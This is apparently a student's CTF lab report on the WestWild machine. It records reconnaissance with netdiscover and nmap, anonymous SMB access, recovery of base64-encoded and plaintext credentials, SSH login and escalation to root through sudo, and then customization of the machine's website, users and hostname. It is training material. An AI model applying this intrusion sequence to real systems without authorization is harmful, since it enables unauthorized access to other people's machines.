

CAPTURE THE FLAG (CTF) MACHINE DEVELOPMENT REPORT

WestWild CTF Machine Development Using Kali Linux

Submitted By

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Abstract

This report documents the development, exploitation, and customization of the WestWild Capture The Flag machine using Kali Linux. It covers reconnaissance, enumeration, SMB access, credential discovery, SSH login, privilege escalation, website customization, user management, hostname configuration, and custom flag creation.

Objective

- Discover the target
- Enumerate services
- Access SMB shares
- Gain SSH access
- Escalate privileges
- Customize the machine
- Document the complete process.

Machine Specifications

Target: WestWild

Attacker: Kali Linux

OS: Ubuntu 14.04.6 LTS

Web Server: Apache2

Network: NAT

Services: SSH, HTTP, SMB

Operating System Used

Target: Ubuntu 14.04.6 LTS

Attacker: Kali Linux

Network Configuration

Both VMs were configured in VMware NAT mode to allow isolated communication.

1. VMware Configuration

Tool Used: VMware Workstation

Purpose: Complete the corresponding CTF task.

Commands Used:

GUI only

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.




Figure: 1. VMware Configuration

2. Host Discovery

Tool Used: Netdiscover

Purpose: Complete the corresponding CTF task.

Commands Used:

netdiscover

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

21 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1260

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.228.1	00:50:56:c0:00:08	17	1020	VMware, Inc.
192.168.228.2	00:50:56:ea:c7:46	2	120	VMware, Inc.
192.168.228.132	00:0c:29:31:13:22	1	60	VMware, Inc.
192.168.228.254	00:50:56:f8:d3:b8	1	60	VMware, Inc.

Figure: 2. Host Discovery

3. Port Enumeration

Tool Used: Nmap

Purpose: Complete the corresponding CTF task.

Commands Used:

```
nmap -A 192.168.228.132
```

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
(root@kali) ~/home/kali
nmap -A 192.168.228.132
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-25 04:31 -0400
Nmap scan report for 192.168.228.132
Host is up (0.0026s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh             OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 f6:ee:95:91:9c:62:b2:14:cd:63:0a:3e:f8:10:9e:da (DSA)
|_ 2048 10:45:94:fe:a7:2f:02:8a:9b:21:1a:31:c5:03:30:48 (RSA)
|_ 256 97:94:17:06:1b:e2:0e:7a:73:8e:41:20:76:ba:51:73 (ECDSA)
|_ 256 23:81:c7:76:bb:37:78:ee:3b:73:e2:55:ad:81:32:72 (ED25519)
80/tcp    open  http            Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn     Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 00:0C:29:31:13:22 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: WESTWILD; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb-os-discovery:
|_   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_   Computer name: westwild
|_   NetBIOS computer name: WESTWILD\X00
|_   Domain name: \X00
|_   FQDN: westwild
|_   System time: 2026-06-25T11:32:04+03:00
|_   _clock-skew: mean: -1h00m00s, deviation: 1h43m55s, median: 0s
|_   smb-security-mode:
|_     account used: guest
|_     authentication level: user
|_     challenge response: supported
|_     message signing: disabled (dangerous, but default)
|_   smb2-security-mode:
|_     3.1.1:
|_       Message signing enabled but not required
|_   smb2-time:
|_     date: 2026-06-25T08:32:04
|_     start date: N/A
|_   _nbstat: NetBIOS name: WESTWILD, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT ADDRESS
1 2.64 ms 192.168.228.132

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.33 seconds
```

Figure: 3. Port Enumeration

4. SMB Enumeration

Tool Used: SMBClient

Purpose: Complete the corresponding CTF task.

Commands Used:

```
smbclient -L //192.168.228.132
```

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
(root@kali)-[/home/kali]
# smbclient -L //192.168.228.132
Password for [WORKGROUP\root]:
Anonymous login successful

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      wave           Disk      WaveDoor
      IPC$           IPC       IPC Service (WestWild server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      -----
      Workgroup       Master
      WORKGROUP


```

Figure: 4. SMB Enumeration

5. Download Files

Tool Used: SMBClient

Purpose: Complete the corresponding CTF task.

Commands Used:

```
smbclient //192.168.228.132/wave
ls
get FLAG1.txt
get message_from_aveng.txt
```

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```

(root@kali)-[/home/kali]
# smbclient //192.168.228.132/wave
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0 Tue Jul 30 01:18:56 2019
..               D           0 Thu Aug  1 19:02:20 2019
FLAG1.txt        N          93 Mon Jul 29 22:31:05 2019
message_from_aveng.txt N       115 Tue Jul 30 01:21:48 2019

1781464 blocks of size 1024. 285656 blocks available
smb: \> get FLAG1.txt
getting file \FLAG1.txt of size 93 as FLAG1.txt (2.3 KiloBytes/sec) (average 2.3 KiloBytes/sec)
smb: \> get message_from_aveng.txt
getting file \message_from_aveng.txt of size 115 as message_from_aveng.txt (18.7 KiloBytes/sec) (average 4.4 KiloBytes/sec)
smb: \> exit

```

Figure: 5. Download Files

6. Read Files

Tool Used: cat

Purpose: Complete the corresponding CTF task.

Commands Used:

```

cat FLAG1.txt
cat message_from_aveng.txt

```

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```

(root@kali)-[/home/kali]
# cat FLAG1.txt
RmxhZzF7V2VsY29tZV9UMF9USEUtVzNTVC1XMUXELUIwcmRlcn0KdXNlcjY3YXZleApwYXNzd29yZDpkb29yK29wZW4K

(root@kali)-[/home/kali]
# cat message_from_aveng.txt
Dear Wave ,
Am Sorry but i was lost my password ,
and i believe that you can reset it for me .
Thank You
Aveng

```

Figure: 6. Read Files

7. Base64 Decode

Tool Used: base64

Purpose: Complete the corresponding CTF task.

Commands Used:

```

echo "ENCODED_STRING" | base64 -d

```

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
(root@kali) - [/home/kali]
# echo '
RmxhZzF7V2VsY29tZV9UMF9USEUtVzNTVC1XMUXELUIwcmRlcn0KdXNlcjE3YXZleApwYXNzd29yZDpkb29yK29wZW4K' | base64 -d

Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}
user:wavex
password:door+open
```

Figure: 7. Base64 Decode

8. SSH Login

Tool Used: SSH

Purpose: Complete the corresponding CTF task.

Commands Used:

```
ssh wavex@192.168.228.132
```

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
(root@kali) - [/home/kali]
# ssh wavex@192.168.228.132
The authenticity of host '192.168.228.132 (192.168.228.132)' can't be established.
ED25519 key fingerprint is: SHA256:oeuytnbnPest0/m/0tTQyjaFSRv03+EMhBmAX886bsk
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.228.132' (ED25519) to the list of known hosts.
ED25519 KEY fingerprint is: SHA256:oeuytnbnPest0/m/0tTQyjaFSRv03+EMhBmAX886bsk
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.228.132' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
wavex@192.168.228.132's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Thu Jun 25 16:52:37 +03 2026

System load: 0.0           Memory usage: 4%          Processes: 171
Usage of /:  77.9% of 1.70GB Swap usage: 0%           Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Fri Aug 2 02:00:40 2019
```

Figure: 8. SSH Login

9. Writable Directories

Tool Used: find

Purpose: Complete the corresponding CTF task.

Commands Used:

find / -writable -type d 2>/dev/null

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
wavex@WestWild:~$ find / -writable -type d 2>/dev/null
/sys/fs/cgroup/systemd/user/1001.user/1.session
/usr/share/av/westsidesecret
/home/wavex
/home/wavex/.cache
/home/wavex/wave
/var/lib/php5
/var/spool/samba
/var/crash
/var/tmp
/proc/1605/task/1605/fd
/proc/1605/fd
/proc/1605/map_files
/run/user/1001
/run/shm
/run/lock
/tmp
```

Figure: 9. Writable Directories

10. Credential Discovery

Tool Used: cat

Purpose: Complete the corresponding CTF task.

Commands Used:

cd /usr/share/av/westsidesecret
ls
cat ififorget.sh

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
wavex@WestWild:~$ cd /usr/share/av/westsidesecret
wavex@WestWild:/usr/share/av/westsidesecret$ ls
ififoregt.sh
wavex@WestWild:/usr/share/av/westsidesecret$ cat ififoregt.sh
#!/bin/bash
figlet "if i foregt so this my way"
echo "user:aveng"
echo "password:kaizen+80"
```

Figure: 10. Credential Discovery

11. User Switch

Tool Used: su

Purpose: Complete the corresponding CTF task.

Commands Used:

su aveng

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
wavex@WestWild:/usr/share/av/westsidesecret$ su aveng
Password:
aveng@WestWild:/usr/share/av/westsidesecret$ sudo -l
```

Figure: 11. User Switch

12. Sudo Privileges

Tool Used: sudo

Purpose: Complete the corresponding CTF task.

Commands Used:

sudo -l

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
aveng@WestWild:/usr/share/av/westsidesecret$ sudo -l
[sudo] password for aveng:
Sorry, try again.
[sudo] password for aveng:
Matching Defaults entries for aveng on WestWild:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User aveng may run the following commands on WestWild:
    (ALL : ALL) ALL
```

Figure: 12. Sudo Privileges

13. Root Access

Tool Used: sudo

Purpose: Complete the corresponding CTF task.

Commands Used:

sudo su

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
aveng@WestWild:/usr/share/av/westsidesecret$ sudo su
root@WestWild:/usr/share/av/westsidesecret# cd
```

Figure: 13. Root Access

14. Root Flag

Tool Used: cat

Purpose: Complete the corresponding CTF task.

Commands Used:

```
cd /root
ls
cat FLAG2.txt
```

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
root@WestWild:/usr/share/av/westsidesecret# cd
root@WestWild:~# cd /root
root@WestWild:~# cat FLAG2.txt
Flag2{Weeeeeeeeeeeellcoo0om_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff
```

Figure: 14. Root Flag

15. Apache Directory

Tool Used: Apache2

Purpose: Complete the corresponding CTF task.

Commands Used:

```
cd /var/www
cd html
ls
```

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
root@WestWild:~# cd /var/www/  
root@WestWild:/var/www# ls  
html  
root@WestWild:/var/www# cd html  
root@WestWild:/var/www/html# ls  
bkgro.png index.html
```

Figure: 15. Apache Directory

16. Website Editing

Tool Used: Nano

Purpose: Complete the corresponding CTF task.

Commands Used:

`nano index.html`

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
GNU nano 2.2.6 File: index.html  
<!DOCTYPE html>  
<html>  
<head>  
<title>Sudipta Maity</title>  
</head>  
<body>  
<h1>Sudipta Maity</h1>  
<h2>Cyber Security Enthusiast</h2>  
<p>MCA Student</p>  
<h3>Skills</h3>  
<ul>  
<li>Linux</li>  
<li>Python</li>  
<li>Networking</li>  
<li>Web Security</li>  
</ul>  
</body>  
</html>
```

Figure: 16. Website Editing

17. Apache Service

Tool Used: service

Purpose: Complete the corresponding CTF task.

Commands Used:

`service apache2 start`
`service apache2 stop`

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
root@WestWild:/var/www/html# nano bkgro.png index.html
root@WestWild:/var/www/html# service apache2 start
* Starting web server apache2
*
root@WestWild:/var/www/html# service apache2 stop
* Stopping web server apache2
*
```

Figure: 17. Apache Service

18. Website Verification

Tool Used: Browser


Purpose: Complete the corresponding CTF task.

Commands Used:

<http://192.168.228.132>

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.



Sudipta Maity

Cyber Security Enthusiast

MCA Student

Skills

- Linux
- Python
- Networking
- Web Security

Figure: 18. Website Verification

19. User Creation

Tool Used: useradd/passwd

Purpose: Complete the corresponding CTF task.

Commands Used:

```
useradd user1  
passwd user1  
useradd user2  
passwd user2
```

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
root@WestWild:/etc# useradd user1  
root@WestWild:/etc# useradd user2  
root@WestWild:/etc# cat passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
libuid:x:100:101:/var/lib/libuid:  
syslog:x:101:104:/home/syslog:/bin/false  
mysql:x:102:106:MySQL Server,,/nonexistent:/bin/false  
messagebus:x:103:107:/var/run/dbus:/bin/false  
landscape:x:104:111:/var/lib/landscape:/bin/false  
sshd:x:105:65534:/var/run/sshd:/usr/sbin/nologin  
aveng:x:1000:1000:aveng,,/home/aveng:/bin/bash  
wavex:x:1001:1001:XxWavexX,,/home/wavex:/bin/bash  
user1:x:1002:1002:/home/user1:  
user2:x:1003:1003:/home/user2:  
root@WestWild:/etc#
```

Figure: 19. User Creation

20. Group Management

Tool Used: groups/usermod

Purpose: Complete the corresponding CTF task.

Commands Used:

```
groups aveng  
usermod -aG sudo user1  
groups user1
```

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```

root@WestWild:/etc# groups aveng
aveng : aveng adm cdrom sudo dip plugdev sambashare lpadmin
root@WestWild:/etc# usermod -aG sudo user1
root@WestWild:/etc# groups user1
user1 : user1 sudo

```

Figure: 20. Group Management

21. User Deletion

Tool Used: userdel

Purpose: Complete the corresponding CTF task.

Commands Used:

userdel user2

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```

root@WestWild:/etc# userdel user2
root@WestWild:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104:/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107:/var/run/dbus:/bin/false
landscape:x:104:111:/var/lib/landscape:/bin/false
sshd:x:105:65534:/var/run/sshd:/usr/sbin/nologin
aveng:x:1000:1000:aveng,,,:/home/aveng:/bin/bash
wavex:x:1001:1001:XxWavexX,,,:/home/wavex:/bin/bash
user1:x:1002:1002:/home/user1:
root@WestWild:/etc#

```

Figure: 21. User Deletion

22. Hostname Configuration

Tool Used: hostname/nano

Purpose: Complete the corresponding CTF task.

Commands Used:

hostname
nano /etc/hostname

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

[INSERT SCREENSHOT HERE]

Figure: 22. Hostname Configuration

23. Hostname Verification

Tool Used: hostname

Purpose: Complete the corresponding CTF task.

Commands Used:

hostname

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
root@WestWild:/etc# hostname
WestWild
root@WestWild:/etc# nano hostname
root@WestWild:/etc# █
```

```
GNU nano 2.2.6                               File: hostname
Sudipta
```

Figure: 23. Hostname Verification

24. Login Screen Verification

Tool Used: Linux Console

Purpose: Complete the corresponding CTF task.

Commands Used:

Reboot and verify hostname Sudipta

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
Ubuntu 14.04.6 LTS Sudipta tty1
192.168.228.132
Sudipta login:
```

Figure: 24. Login Screen Verification

25. Custom Flag

Tool Used: nano/cat

Purpose: Complete the corresponding CTF task.

Commands Used:

```
nano FLAG2.txt
cat FLAG2.txt
```

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
root@WestWild:/etc# nano FLAG2.txt
root@WestWild:/etc# cat FLAG2.txt
It is Flag2.
```

Figure: 25. Custom Flag

26. Base64 Encoding

Tool Used: base64

Purpose: Complete the corresponding CTF task.

Commands Used:

```
echo -n 'hello' | base64
```

Explanation: Perform the activity shown above and verify the expected result.

Observation: The task completed successfully.

```
root@Sudipta:/etc# nano FLAG3.txt
root@Sudipta:/etc# echo -n 'hello' |base64
aGVsbG8=
root@Sudipta:/etc#
```

Figure: 26. Base64 Encoding

Tools Summary

VMware, Netdiscover, Nmap, SMBClient, SSH, cat, base64, find, su, sudo, Apache2, Nano, useradd, passwd, usermod, userdel, hostname.

Testing Procedure

Perform reconnaissance, enumeration, exploitation, privilege escalation, machine customization, website deployment, user management, hostname verification, and final validation.

Conclusion

The WestWild CTF machine was successfully exploited and customized. The exercise demonstrated practical penetration testing and Linux administration skills, including reconnaissance, enumeration, privilege escalation, Apache configuration, user management, and system customization.